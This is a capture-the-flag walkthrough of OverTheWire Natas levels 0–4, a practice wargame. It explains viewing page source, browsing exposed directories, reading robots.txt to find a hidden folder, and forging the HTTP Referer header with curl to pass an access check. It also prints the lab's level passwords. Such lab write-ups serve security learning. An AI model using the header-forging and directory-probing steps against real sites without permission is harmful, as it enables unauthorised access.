
OVER THE WIRE – NATAS

LEVEL 0

URL: http://natas0.natas.labs.overthewire.org

PASSWORD: natas0



It says you can find the password for the next level onn this page for this there are two ways one see the source code of the webpage, other one is to use inspect(Q).

<!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->

NEXT LEVEL PASSWORD:

0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

LEVEL 0 – LEVEL 1

URL: http://natas1.natas.labs.overthewire.org

It says you can find the password on this page but right clicking is been blocked

In this case we can use short cut keys for viewing the source code , inspect(Q)
shortcut key to view source code => ctrl + U
shortcut key to inspect => ctrl + shift + C
<!-- ... --> => used to write a comment in html


<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->

NEXT LEVEL PASSWORD:

TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI

LEVEL 1- LEVEL 2

URL: http://natas2.natas.labs.overthewire.org




It says there is nothing on this page. So, first lets check the source code

<!-- ... --> => used to write a comment in html

Here, nothing much of a potential to find the password but “<img src="files/pixel.png"> “ this means there a path called files/pixel.png. So let’s check it out


http://natas2.natas.labs.overthewire.org/files

in it we get to see



it has a parent directory(natas2) , pixel.png and user.txt


the user.txt contains the username and passwords of some user there we have got the password for the next level




NEXT LEVEL PASSWORD:
3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH

LEVEL 2 – LEVEL 3

URL:http://natas3.natas.labs.overthewire.org



It says, there is nothing on this page, first let’s check the source code



<!-- ... --> => used to write a comment in html


the comment says <!-- No more information leaks!! Not even Google will find it this time... -->

so, it is referring that the google engine cannot find the information so something is stopping the google engine to show the information

By searching i came across a file names robots.txt. It is the file where a website says to the google search engine what information to show and what not to. it is done as the robots.txt communicate with the web crawlers(also as bot which is an automated program the systematically scans and collects data from website across the internet) and robots.txt says as which parts of your websiteare allowed or disallowed from crawling.
By blocking crawlers from certain pages, you can prevent those pages from appearing in search engine results, keeping certain content private or out of the search index.

So, after checking the /robots.txt

User-agent: *
Disallow: /s3cr3t/ [it is disallowed on the website and from the web crawlers]
then go to /s3cr3t/



Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2023-04-10 14:18	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

you get parent directory(natas3) and user.txt. The user.txt has the password for the next level

NEXT LEVEL PASSWORD:
QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

LEVEL 3- LEVEL 4
URL: http://natas4.natas.labs.overthewire.org


Its says that the access is disallowed and the authorizedusers should come only come from "http://natas5.natas.labs.overthewire.org/" .
So, it means that the http request to access this page should come from natas5.
For, this there a Referer header in HTTP requests which is used to tell the server where the request is coming from. Specifically, it identifies the URL of the page or resource that linked to the current request.we can mention the referer header in two ways: using python(curl) , burp suite
BY CURL: curl -u natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/
-u option in the curl command is used for user authentication. It allows you to send a username and password with your HTTP request in a format that the server can recognize and use to authenticate you.
-H option in curl is used to add headers to the HTTP request[curl -H "Header-Name: Header-Value" <URL>]

```
tenisha@tenisha:~$ curl -u natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org/
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "QryZXc2e0zahULdHrtHxzyYkj59kUxLQ" };
</script></head>
<body>
<h1>natas4</h1>
<div id="content">

Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
tenisha@tenisha:~$
```

